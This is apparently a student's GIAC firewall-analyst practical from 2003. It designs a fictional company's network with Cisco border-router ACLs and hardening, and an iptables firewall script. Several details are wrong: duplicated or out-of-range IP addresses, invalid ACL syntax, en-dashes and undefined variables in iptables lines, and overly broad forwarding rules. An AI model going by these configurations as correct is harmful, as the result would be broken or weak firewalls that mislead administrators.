GIAC Certified Firewall Analyst (GCFW)

Practical Assignment Version : 1.9
May 2003
Prepared By : Amit Kumar Sood

GIAC Enterprise: Company Profile

GIAC enterprise is in fortune cookie saying business. GIAC has some different branches, which don't have any network connectivity. All the business done manually i.e. with the help fax, postal mails etc. The customer need to go to the shops or can place their orders via phone. Enterprise has very small internal network for internal employees to assist them in keeping some of the records.

With the revolution in Internet technologies & increasing market competition, the enterprise decides to go online i.e. over net. They hired a consultant to do the study & provide secure & cost effective solution to go online.

Assignment 1 – Security Architecture

The main concern of the enterprise is the security, so enterprise requirement is to have maximum security with minimum cost.

1.1 Study Business Requirements:

A complete business study was done. Following were the access requirements:

1. **GIAC Customers:**
   Customers need to place online order to the GIAC enterprise. Customers will use a website for this purpose. We will use 'http' with 'SSL' (Secure Socket Layer) to encrypt the customer information over the public network. GIAC customers should be able to send the emails to GIAC corporation.
   Type of Access:
   HTTP
   HTTPS
   DNS
   SMTP (Inbound)

2. **GIAC Suppliers:**
   Suppliers provide GIAC enterprise the fortune cookies. The enterprise places their order through email. To complete the orders from GIAC, suppliers need to submit their invoices for billing purpose. We will use a separate web site for suppliers. The information will be protected by use of 'SSL' (Secure Socket Layer). Suppliers don't require any other access to the enterprise network. Each supplier will be given with a specified username & password to login into the site.
   Type of Access:
   HTTP
   HTTPS
   DNS

3. **GIAC Partners:**
   GIAC partners are the trusted business partners of the enterprise. These partners need to access some of the internal elements of the GIAC enterprise, which are not open for public. Partners will be given access to the enterprise database, email. The restriction will be made at the OS & database levels. We will use Secure VPN (Virtual Private Network) to allow the business partners to access the internal elements of the GIAC enterprise.
   Type of Access:
   HTTP
   HTTPS
   Mysql(Database)
   SSH
   FTP
   DNS (Internal)
4. **GIAC Internal Employees :**
   GIAC has 100 employees locate on GIAC internal network. The staff includes of administrators (System/Database/Network/Security), support staff, accounts staff, developers & management. A different access is required to be defined for each group of employees.
   Type of Access:
   HTTP
   HTTPS
   DNS
   FTP
   SSH
   MAIL(SMTP, POP)
   Mysql
5. **GIAC Mobile Sales Force & Teleworkers:**
   GIAC mobile sales force & teleworkers will be provided with VPN access. They will be able to access the internal network elements of the enterprise. There are about 25 people in this group.
   Type of Access:
   All Internal Resources except External Mail Server

1.2 Security Policy

Considering the above business requirement the following security policy has been created:

1.2.1 General Policy:

- Network connection via routed access must comply with encryption methods or application approved by the Security Manager.

- Password protection must be enabled on network elements and based on unique username / passwords made available for the Security Manager. Systems include routers, switches, network management servers, cache engines, etc.

- Encryption of passwords in the configuration files must be performed on all network elements.

- Access to network element must granted according to individual work scope and justified needs. Segregation of responsibilities must be reflected via privilege levels and different accounts for logon to any network element.

- All systems' default accounts must be disabled or renamed.

- All passwords must not be easily reproduced or guessed with a limited lifetime.

- Warning banners must be displayed in case of logon to a system'

- All Network elements are to be patched and compliance to overcome the current security vulnerabilities.

1.2.2 External Network

- All passwords must be encrypted when transmitted over the network.

- Terminal Server logon must be restricted.

- Non-used services on network elements must be disabled.

- Network addresses (IP) must be managed and tracked and made available to Security manager.

- Secure access must be available for customer network management.

1.2.3 Physical Security

- The Network, System and Monitoring element must be tracked, managed and made available for Security Manager.

- All type of access is only to authorized personnel and with approval of Security Manager.

- Access to the elements must be made secure and functionality of all elements must be maintained and checked.

- Fire prevention systems must be in place and maintained.
- Adequate electricity capacity and back-up facilities must be installed.

1.2.4 Logging and Auditing

- All systems that handle sensitive security information must generate logs that show every addition, modification, and deletion to such sensitive information.
- All network devices must generate logs and made accessible. Whenever possible logs must be retained, and reviewed.
- The logs should be regularly reviewed according to guidelines by Security Manager.
- Automated event correlation must be in place where possible and the Security and Operation Managers alerted.

1.2.5 Incident Management and Reporting

- An Incident Management process must be set-up to deal with compromised (or suspected as compromised) situations.
- The Incident Management process must explain in details how to isolate the situation from the network, how to provide service continuity for the customers (with less service, but never with less security), how to restore from backups and how to reconnect the back to the network.

1.3 System & Network Components:

1.3.1 Network Components:

a. **Border Router**: We choose Cisco 2615 as our border router, which will provide connectivity with the ISP (Internet Service Provider). Specification of the border router is as follows :
   i. Serial Interface – E1 (2Mbps)
   ii. Ethernet – 10/100 Mbps

   The following address space was allotted to GIAC enterprise 202.75.129.0/24. The serial interface is having one E1 connected to ISP router. The Serial 0 interface (Serial 0) is having 202.75.128.2 IP address.

The router is hardened as per the security policy. This router will be the first layer of protection. It will filter out the incoming & outgoing traffic (ingress & egress filtering).

b. **Primary Firewall(External):** The primary firewall will provide the second layer of protection & will only allow authorized traffic to go through it. It will be placed between the service zone & the external zone. The firewall will be having following specifications:
Intel P-4, 1 GB DRAM, 20GB HDD, 1.44MB FDD, 5 PCI Intel(R) PRO/100 Ethernet
Red hat Linux 8.0
Iptables v 1.2.6a

The primary firewall will be loaded with Red hat 8.0 & will be hardened with all the necessary security patches, closing all the unnecessary services & ports. The firewall will not be having any remote access, all the administration will be done through local console connected to firewall.

c. **VPN Server:** GIAC will provide VPN (Virtual Private Network) to business partners & Mobile Sales Force & Teleworkers.VPN will provide a virtual tunnel over the shared public network (Internet) to secure communication between two networks.
We will use Cisco VPN 3005 concentrator with latest software version 3.6 (released Sept.2002). The Cisco VPN 3005 Series Concentrator with software release 3.6.7(Jan 2003) is a best-of-breed, remote-access VPN solution for enterprise-class deployment. Release 3.6.7 is the latest software release for VPN 3005, this release has removed multiple vulnerabilities in the earlier releases. VPN3005 Concentrator can create single-user-to-LAN connections and LAN-to-LAN connections.

Specifications of Cisco 3005 Concentrator:

Feature	**Cisco 3005**
Simultaneous Users	100
Encryption Throughput	4 Mbps
Encryption Method	Software
Encryption (SEP) Module	0
Redundant SEP	N/A
Available Expansion Slots	0
Upgrade Capability	No
System Memory	32 MB (fixed)
T1 WAN Module	Fixed option
Hardware	1U, Fixed
Dual Power Supply	Single
Tunneling Protocols	IPsec, PPTP, L2TP, L2TP/IPsec, NAT Transparent IPsec, Ratified IPsec/UDP (with auto-detection and fragmentation avoidance),

	IPsec/TCP
Encryption/Authentication	IPsec Encapsulating Security Payload (ESP) using DES/3DES (56/168-bit) or AES (128, 192, 256-bit) with MD5 or SHA, MPPE using 40/128-bit RC4
Key Management	Internet Key Exchange (IKE) Diffie-Hellman (DH) Groups 1, 2, 5, 7 (ECDH)
Routing Protocols	RIP, RIP2, OSPF, Static, Automatic endpoint discovery, Network Address Translation (NAT), Classless Interdomain Routing (CIDR)
Third-Party Compatibility	Certicom, iPass Ready, Funk Steel Belted RADIUS certified, NTS TunnelBuilder VPN Client (Mac and Windows), Microsoft Internet Explorer, Netscape Communicator, Entrust, GTE Cybertrust, Baltimore, RSA Keon, Verisign
High Availability	VRRP protocol for multi-chassis redundancy and fail-over Destination pooling for client-based fail-over and connection re-establishment Redundant SEP modules (optional), power supplies, and fans (3015 - 3060) Redundant SEP modules, power supplies, and fans (3080)

d. **Secondary Firewall(Internal):** The secondary firewall is the internal firewall & will be placed between service network & the trusted network. It will protect the database & internal mail & DNS servers from the external users(customers/suppliers/public). Only the internal users & some trusted network (partners/Mobile sales force) would be allowed to access the internal services. The firewall is built on a P4 machine with hardened Red hat Linux 8.0 & Iptables 1.2.6a.

e. **IDS Servers:** 2 Network intrusion detection systems will be placed to monitor the three different segments as shown in the network architecture. The IDS will be running hardened Red hat Linux 8.0 running 'SNORT'. Each IDS will be having dual network cards. One interface will run in promiscuous mode with no IP address bind to that interface. Other interface will be bind with a IP address. All the events will be monitored & collected by the console placed in Network & Security Management segment.

1.3.2 Service Network

1. **Web server :** The web server will provide the access to the customers & suppliers & public. The web servers will be running on hardened Red hat Linux 8.0 & Apache 2.0.44. The web server will be hardened as per the guidelines of SANS & CERT. The server is installed with Squid & Jeanne for the extra protection of the web server. The access will be provided through the squid proxy server with Jeanne (add on) installed over it. It will protect the web server from various web servers attacks.

2. **External Email :** The external email server will receive the mails for GIAC from the public & will be used to relay the mails from the internal mail servers. External mail server will be running hardened Red Hat Linux 8.0 with Qmail 1.0.3 as MTA. This mail server will receive the mails for GIAC domain & will forward it to the internal mail server, same time relay the mails from internal mail server to the respective domain.

3. **Secure Site:** The web server will provide the access to the customers & suppliers & public to order the GIAC cookies online. The web servers will be running on hardened Red hat Linux 8.0 & Apache 2.0.44 with SSL enabled. The Verisign certificate will be installed to ensure the authenticity of the website. The web server will be hardened as per the guidelines of SANS & CERT. The server is installed with Squid & Jeanne for the extra protection of the web server. The access will be provided through the squid proxy server with Jeanne (add on) installed over it. It will protect the web server from various web servers attacks.

4. **External DNS :** The external will be used to resolve the name for GIAC enterprise domain. This DNS server will be configured to X-fer the zone with the authorized server only & will be in recursion mode for the GIAC users only. DNS will be running on hardened Red hat Linux 8.0 with BIND 9.2.0.

1.3.3 Internal Network:

1. **Internal Mail Server:** Internal mail server will provide the trusted users to receive & send the mails through it. It will be having the users mailboxes. It will provide SMTP, POP/IMAP services to the trusted users. It will be running hardened Red hat Linux 8.0 with Qmail 1.03, Qpopper.

2. **Internal DNS:** This DNS server will be used by trusted users to resolve the FQDN. This server will running in recursion mode for all the internal users. This server will be slave to the external DNS for GIAC domain. It will be running hardened Red hat Linux 8.0 & BIND ver 9.2.0.

3. **Database Server:** This is the one of most crucial server for the GIAC enterprise at will contain all the database of the GIAC enterprise. The access to this server needs to be specified carefully. The database server will be running hardened Red hat Linux 8.0 with MySQL ver. The server will also be running Iptables locally to deny any unauthorized access. The MySQL will be configured to allow only authorized users & host to connect to database. The read/write access to the database must be configured as per the access policy. The each access to the database server needs to be logged & reviewed regularly. The incremental & full backup of the database should be done regularly.
4. **Syslog Server/NMS :** This server will be used to collect the logs from various network devices. This will also monitor the status of network & system. The nIDS will send the events to this server.

5. **Internal Proxy server:** This server will provide web access to the internal users. All the internal employees will point to this proxy server through their browser settings. This server will be a running Red Hat Linux 8.0 with Squid running over that on port 8080.

6. **Backup Server:** This server will be backing up the database stored in the database server. A tape drive will be connected to this server Full & incremental backup will be scheduled on the server.

7. **INT_AD:** For the authentication we require a RADIUS server. We will use Micorsoft IAS (Internet Authentication Server) for the authentication. This server will also provide directory services to the internal users.

8. **Desktop:** The internal user will be having P-4 desktop machines running windows 2000 professional. One DHCP server, print server will be provided to the internal users.

1.4 IP Address Assignment:

S.No.	Device	Interface	IP-Address
1.	**Border Router**	Serail 0	202.75.128.1/30
2.		Eth0	202.75.129.1/29
3.	**External Firewall**	Eth0	202.75.129.2/29
4.		Eth1	202.75.129.33/27

		Eth2	202.75.129.9/30
5.		Eth3	202.75.129.13/30
6.	**Cisco VPN**	External Interface	202.75.129.3/29
7.		Internal Interface	202.75.129.10/30
8.	**Internal Firewall**	Eth0	202.75.129.14/30
9.		Eth1	202.75.129.65/27
10.		Eth2	172.16.9.0/24


1.5 Host Detail:

S.No.	Host Name	IP Address/Subnet
1.	EXT_DNS	202.75.129.34
2.	GIAC_WEB	202.75.129.37
3.	GIAC_SECURE	202.75.129.35
4.	EXT_MAIL	202.75.129.40
5.	INT_DNS	202.75.129.66
6.	GIAC_DB	202.75.129.69
7.	INT_MAIL	202.75.129.70
8.	GIAC_AD	202.75.129.68
9.	SYSLOG_NMS	202.75.129.72
10.	INT_PRX	202.75.129.75
11.	GIAC_BACKUP	202.75.129.66

🟥 Service Network 🟩 Internal Service Network

1.6 IP Range:

S.No.	Network	IP Address/Subnet
1.	Service Network	202.75.129.32/27
2.	Internal Service Network	202.75.129.64/27
3.	Mobile & Tele workers	172.16.6.0/24
4.	Business Partners	172.16.10.0/24
5.	Internal Employees	172.16.9.0/24


GIAC Enterprise
Network Architecture
Prepared By: Amit Kumar Sood
Mobile Workers
Business Partner-1
Supplier-1
Internet
Customers
Customers
Ser0- 202.75.128.1/30
Eth0- 202.75.129.1/29
GIAC_BDR
Eth0- 202.75.129.2/29
Eth0- 202.75.129.3/29
Eth1- 202.75.129.33/27
Business Partners:
172.16.10.0/24
Mobile/Tele Workers:
172.16.6.0/24
GIAC_VPN
Eth2- 202.75.129.9/30
Eth4- 202.75.129.13/30
EXT_FW
Eth1- 202.75.129.10/30
IDS_2
EXT_DNS
(202.75.129.34)
GIAC_EXTPRX
(202.75.129.35)
GIAC_WWW
(202.75.129.37)
EXT_MAIL
(202.75.129.40)
IDS_1
Eth0- 202.75.129.14/30
INT_FW
EMP_1
EMP_2
EMP_3
EMP_4
EMP_5
EMP_6
PRT_1
Backup_Svr
(202.75.129.66)
Int_DNS
(202.75.129.67)
MySQL
(202.75.129.69)
Int_Mail
(202.75.129.70)
GIAC_AD
(202.75.129.68)
Syslog_NMS
(202.75.129.72)
INT_PRX
(202.75.129.75)

Assignment 2 – Security Policy

.1. Border Router Security Policy:

The router security policy will provide the following:

i) Hardening of Router

- (a) Password encryption
- (b) Access to router
- (c) Services running
- (d) Logging
- (e) Updated IOS

ii) Filter unauthorized traffic going to GIAC enterprise network

- (1) Ingress & egress filtering
- (2) Spoofed & private IP packets
- (3) Unwanted ICMP packets
- (4) Configuring Interfaces

i) Hardening of router:

a. Password Encryption:

! Setting up the password encryption with the following commands.

```
service password-encryption
enable secret <password>
no enable password
```

b. Access to router:

! Warning login banner :

```
banner motd c
###You are accessing the GIAC enterprise network. If you are not
authorized person to access this network, please logout. Any
unauthorized access will be logged & will results in legal
prosecution.###
c
```

!Disabling remote access to aux & VTY lines

```
line aux 0
transport input none
line vty 0 4
transport input none
```

! Configuring auto time-out (5 minutes) & password for console port

```
line con 0
exec-timeout 5 0
password 0 <password>
```

! Configure access list for SNMP updates
```
access-list 20 permit 202.75.129.128
access-list 20 deny any any log
```
! SNMP configuration with RO access to access list 20
```
snmp-server community <non-public>  RO 20
```
c. ***Stopping unnecessary Services:***

!Disable the following services
```
no service tcp-small-servers
no service udp-small-servers
no ip source route
no service pad
no service finger
no ip http server
no ip bootp server
no ip domain-lookup
no cdp run
```
d. ***Logging:***

!Time stamps
```
service timestamps log datetime msec localtime show-timezone
```
! Setting up logging lever & logging server
```
logging 202.75.129.128
logging facilities syslog
logging trap informational
no logging console
```
e. ***Update the Cisco IOS with latest IOS***

ii) Filtering the traffic:

a. Filter spoofed & private IP space packets:
We will implement the ACL as the first level of filtering the traffic. We will implement ingress & egress filtering. First of all we will implement some anti spoofing filtering & then permit only the required services.

!Router will be configured to block it own interface addresses, private !IP block & GIAC enterprise own IP block, multicast addresses for !ingress filtering:
```
access-list 101 deny ip host 202.75.128.2 host 202.75.128.2 log
access-list 101 deny ip host 202.75.129.1 host 202.75.129.1 log
access-list 101 deny ip 202.75.129.0 0.0.0.255 any log
access-list 101 deny ip 127.0.0.1 0.255.255.255 any log
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny ip 224.0.0.0 15.255.255.255 any log
access-list 101 deny ip 240.0.0.0 15.255.255.255 any log

!Permit only the required traffic
```

```
!Access to the DNS server
access-list 101 permit udp any host 202.75.129.34 eq domain

!Access to Web Server (http & https) & mail server
access-list 101 permit tcp any host 202.75.129.37 eq www
access-list 101 permit tcp any host 202.75.129.35 eq 443
access-list 101 permit tcp any host 202.75.129.40 eq 25

!Permit allowed to queries initiated by Internal DNS
access-list 101 permit udp  host 202.75.129.66 eq 53 any

!Permit access to VPN Server
access-list 101 permit udp  any host 202.75.129.3 eq 500
access-list 101 permit esp  any host 202.75.129.3


!Need to block undesirable services like telnet (23), tftp (UDP 69),
 !RPC (TCP/UDP 111), Netbios (TCP/UDP 135-139), Directory
!Services (TCP/UDP 445), snmp (UDP 161-162), & X11 (TCP 6000-
!6063)
access-list 101 deny tcp any any eq telnet log
access-list 101 deny udp any any eq tftp log
access-list 101 deny tcp any any eq 111 log
access-list 101 deny udp any any eq 111 log
access-list 101 deny tcp any any range 135 139 log
access-list 101 deny udp any any range 135 139 log
access-list 101 deny tcp any any eq 445 log
access-list 101 deny udp any any eq 445 log
access-list 101 deny udp any any range 161 162 log
access-list 101 deny udp any any range 6000 6063 log
access-list 101 deny tcp any any range 6000 6063 log
```

```
!At the end of the access list we need to provide the traffic to GIAC IP
!address space to permit
    access-list 101 permit ip any 202.75.129.0  0.0.0.255
    access-list 101 deny any any

!Implementing the ACL on the serial interface
    interface serial 0
    ip access-group 101 in
```

b) Filtering ICMP packets (Egress Filtering):

```
! The best place to implement the ICMP access list is on outbound
!(egress filtering)
    access-list 102 deny icmp any any net-unreachable
    access-list 102 deny icmp any any host-unreachable
    access-list 102 deny icmp any any protocol-unreachable
    access-list 102 deny icmp any any fragmentation-needed
    access-list 102 deny icmp any any 3 13
    access-list 102 deny icmp any any 4
    access-list 102 deny icmp any any time-exceeded
    access-list 102 deny icmp any any address-mask-reply
    access-list 102 deny icmp any any time-stamp-reply

! Allow all the traffic with GIAC's IP address space to go out
    access-list 102 permit ip 202.75.129.0 0.0.0.255 any
    access-list 102 deny any any

!Implementing the ICMP ACL on serial interface
    interface serial 0
    ip access-group 102 out
```

c) Configuring Interfaces:

```
!Following command to configure the interfaces
    interface serial 0
    ip address 202.75.128.2 255.255.255.252
    no cdp enable
    no ip directed broadcast
    no ip redirects
    no ip unreachables
    no ip proxy-arp
    no ip mroute-cache
    ip access-group 101 in
    ip access-group 102 out
! Fast Ethernet
    interface fastehter 0
    ip address 202.75.129.1 255.255.255.248
    no cdp enable
    no ip directed broadcast
    no ip redirects
    no ip unreachables
    no ip proxy-arp
! General Configuration
    hostname giac-bdr-net-1
```

.2. External Firewall Security Policy:

The external firewall will be running hardened Red hat Linux 8.0 with Iptables for packet filtering. Iptables is one of the cost effective & efficient firewall, which can be implemented in medium & small enterprises.

Introduction to Iptables:[1] Iptables starts with three built in chains. We can add more chains, (generally for convenience). it comes with :

- FORWARD
- INPUT
- OUTPUT

If a packet comes from this machine (is generated by an application running on this machine), it will go to the OUTPUT chain only.

A packet coming to this (firewall) machine traverses the INPUT chain only.

A packet going somewhere else uses FORWARD only.

Iptables do a *stateful packet filtering*; that is, it keeps track of each connection. The connections cab be examined in /proc/net/ip_connact. The other features of Iptables include port forwarding, SNAT, DNAT, Masquerade etc.

While creating rule base for GIAC enterprise we will mostly deal with ‘forward’ chain only as most the packets will be destined to GIAC network from the external or vice versa. The following step required to setup the firewall:

i. Kernel Requirement for Iptables:

We will need some of the modules to be compiled into the kernel before using the iptables. The modules are as follows:

- CONFIG_PACKET
- CONFIG_NETFILTER
- CONFIG_CONNTRACK
- CONFIG_IP_NF_FTP
- CONFIG_IP_NF_IRC
- CONFIG_IP_NF_IPTABLES
- CONFIG_IP_NF_FILTER
- CONFIG_IP_NF_NAT
- CONFIG_IP_NF_MATCH_STATE
- CONFIG_IP_NF_TARGET_LOG
- CONFIG_IP_NF_MATCH_LIMIT
- CONFIG_IP_NF_TARGET_MASQUERADE

ii. Creating Rule base:

Each rule is a line that the kernel looks at to find out what to do with a packet. If all the criteria’s, or matches, are met, kernel perform the target, or jump, instruction. Normally the syntax of the rule is like this:

iptables [-t *table*] command [match] [target/jump]

Below is the rule base for the firewall:

```
####Script – EXTERNAL_FIREWALL
#!/bin/sh
##########################################################################
#
# Variable Configuration
FW1_EXT_IP="202.75.129.2"
FW1_EXT_INT="eth0"
FW1_VPN_INT="eth2"
FW1_SER_INT="eth1"
FW1_INT_INT="eth3"
LO_IP="127.0.0.1"
LO_IFACE="lo"
GIAC_WWW="202.75.129.37"
GIAC_SECURE="202.75.129.35"
GIAC_DNS="202.75.129.34"
GIAC_MAIL="202.75.129.40"
FW2_ETH0_IP="202.75.129.14"
FW1_VPN_IP="202.75.129.9"
EXT_IP_RANGE="202.75.129.32/27"
INT_IP_RANGE="202.75.129.64/27"
GIAC_MOB="172.16.6.0/24"
GIAC_PAR="172.16.10.0/24"
GIAC_INT_EMP="172.16.9.0/24"
GIAC_DB="202.75.129.69"
GIAC_INT_DNS="202.75.129.97"
 #
# Iptables Path.
#

IPTABLES="/usr/sbin/iptables"

#  Configure Modules
#
/sbin/depmod -a
/sbin/modprobe ip_tables
/sbin/modprobe ip_conntrack
/sbin/modprobe iptable_filter
/sbin/modprobe iptable_mangle
/sbin/modprobe iptable_nat
/sbin/modprobe ipt_LOG
/sbin/modprobe ipt_limit
/sbin/modprobe ipt_state

#
# Required proc configuration
#

echo "1" > /proc/sys/net/ipv4/ip_forward

# Setup Rulebase.
#
```

```
#
# First of all FLUSH all existing chains
$IPTABLES -F
#
# Now drop everything

$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP

#
# Create chain for bad tcp packets
#

$IPTABLES -N bad_guys

#
# Create separate chains for ICMP, TCP and UDP to traverse
#

$IPTABLES -N allowed
$IPTABLES -N icmp_packets
$IPTABLES -N tcp_packets
$IPTABLES -N udpincoming_packets

#
# Create content in userspecified chains
#

#
# bad_guys chain
#

$IPTABLES -A bad_guys -p tcp ! --syn -m state --state NEW -j LOG \
--log-prefix "New not syn:"
$IPTABLES -A bad_guys -p tcp ! --syn -m state --state NEW -j DROP

#
# allowed chain
#

$IPTABLES -A allowed -p TCP --syn -j ACCEPT
$IPTABLES -A allowed -p TCP -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A allowed -p TCP -j DROP

#
# ICMP rules
#

# Changed rules totally
$IPTABLES -A icmp_packets -p ICMP -s 0/0 --icmp-type 8 -j ACCEPT
$IPTABLES -A icmp_packets -p ICMP -s 0/0 --icmp-type 11 -j ACCEPT

#
# Configure INPUT chain
#
```

```
#
# DROP Bad TCP packets which we don’t want
#

$IPTABLES -A INPUT -p tcp -j bad_guys

#
# Packets from the Internet to Firewall
#

$IPTABLES -A INPUT -p ICMP -i $FW1_EXT_INT -j icmp_packets

#
# Loopback Interface to Loopback IP
$IPTABLES -A INPUT -p ALL -i $LO_INT  -s $LO_IP -d $LO_IP -j ACCEPT

#
# All established and related packets incoming from the internet to the
# firewall & VPN Interface to Internal & Service Network
#

$IPTABLES -A INPUT -p ALL -d $FW1_EXT_IP -m state -- state ESTABLISHED,RELATED \
-j ACCEPT

#
#Log bad packets that don't match the above.
#

$IPTABLES -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG \
--log-level DEBUG --log-prefix "Bad_Packets "

#
# Setup FORWARD chain
#

#
# Bad TCP packets we don't want
#

$IPTABLES -A FORWARD -p tcp -j bad_guys


#
# Service Network
#
# Stateful connection to Internal & Service Network
#

$IPTABLES -A FORWARD -i $FW1_SER_INT -o $FW1_EXT_INT -j ACCEPT
$IPTABLES -A FORWARD -i $FW1_EXT_INT -o $FW1_SER_INT -m state \
--state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -i $FW1_INT_INT -o $FW1_SER_INT -j ACCEPT
$IPTABLES -A FORWARD -i $FW1_SER_INT -o $FW1_INT_INT -j ACCEPT
$IPTABLES -A FORWARD -i $FW1_VPN_INT -o $FW1_SER_INT -m state \
--state ESTABLISHED,RELATED -j ACCEPT
```

```
$IPTABLES -A FORWARD -i $FW1_SER_INT -o $FW1_VPN_INT  -j ACCEPT
$IPTABLES -A FORWARD -i $FW1_VPN_INT -o $FW1_INT_INT -m state \
--state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -i $FW1_INT_INT -o $FW1_VPN_INT  -j ACCEPT


#
# HTTP server
#

$IPTABLES -A FORWARD -p TCP -s 0/0 -o $FW1_SER_INT -d $GIAC_WWW \
--dport 80 -j allowed
$IPTABLES -A FORWARD -p ICMP -s 0/0 -o $FW1_SER_INT -d $GIAC_WWW \
-j icmp_packets

#
# HTTPS server
#

$IPTABLES -A FORWARD -p TCP -s 0/0 -o $FW1_SER_INT -d $GIAC_SECURE \
--dport 443 -j allowed
$IPTABLES -A FORWARD -p ICMP -s 0/0 -o $FW1_SER_INT -d $GIAC_SECURE \
-j icmp_packets


#
# GIAC External Mail server
#

$IPTABLES -A FORWARD -p TCP -s $FW1_EXT_INT -o $FW1_SER_INT -d $GIAC_MAIL \
--dport 25 -j allowed
$IPTABLES -A FORWARD -p ICMP -s 0/0 -o $FW1_SER_INT -d $GIAC_MAIL \
-j icmp_packets


#
# GIAC DNS server
#

$IPTABLES -A FORWARD -p TCP –s 0/0  -o $FW1_SER_INT -d $GIAC_DNS \
--dport 53 -j allowed
$IPTABLES -A FORWARD -p UDP -s 0/0  -o $FW1_SER_INT -d $GIAC_DNS \
--dport 53 -j ACCEPT
$IPTABLES -A FORWARD -p ICMP  -o $FW1_SER_INT -d $GIAC_DNS \
-j icmp_packets

#
# FTP & SSH access to VPN users & Internal employees
#

$IPTABLES -A FORWARD -p TCP –i $FW1_VPN_INT  -o $FW1_SER_INT -d $GIAC_WWW \
--dport 22 -j allowed
$IPTABLES -A FORWARD -p TCP –i $FW1_VPN_INT  -o $FW1_SER_INT -d $GIAC_WWW \
--dport 21 -j allowed

$IPTABLES -A FORWARD -p TCP –i $FW1_INT_INT  -o $FW1_SER_INT -d $GIAC_WWW \
--dport 22 -j allowed
$IPTABLES -A FORWARD -p TCP –i $FW1_INT_INT  -o $FW1_SER_INT -d $GIAC_WWW \
--dport 21 -j allowed

$IPTABLES -A FORWARD -p TCP –i $FW1_VPN_INT  -o $FW1_SER_INT -d $GIAC_SECURE \
--dport 22 -j allowed
$IPTABLES -A FORWARD -p TCP –i $FW1_VPN_INT  -o $FW1_SER_INT -d $GIAC_SECURE \
--dport 21 -j allowed

$IPTABLES -A FORWARD -p TCP –i $FW1_INT_INT  -o $FW1_SER_INT -d $GIAC_MAIL \
--dport 22 -j allowed
$IPTABLES -A FORWARD -p TCP –i $FW1_INT_INT  -o $FW1_SER_INT -d $GIAC_MAIL \
--dport 21 -j allowed

$IPTABLES -A FORWARD -p TCP –i $FW1_INT_INT  -o $FW1_SER_INT -d $GIAC_DNS \
--dport 22 -j allowed
$IPTABLES -A FORWARD -p TCP –i $FW1_INT_INT  -o $FW1_SER_INT -d $GIAC_DNS \
--dport 21 -j allowed

# Allow GIAC mobile users to connect Internal Netwrok
$IPTABLES -A FORWARD -p TCP –i $FW1_VPN_INT –s $GIAC_MOB -o $FW1_INT_INT  \
-d $INT_IP_RANGE  -j allowed
$IPTABLES -A FORWARD -p UDP –i $FW1_VPN_INT –s $GIAC_MOB -o $FW1_INT_INT \
-d $INT_IP_RANGE  -j allowed

#Database & Internal DNS connectivity to GIAC Buisness Partenrs
#
$IPTABLES -A FORWARD -p TCP –i $FW1_VPN_INT  -s $GIAC_PAR -o $FW1_SER_INT \
-d $GIAC_DB --dport 3306 -j allowed
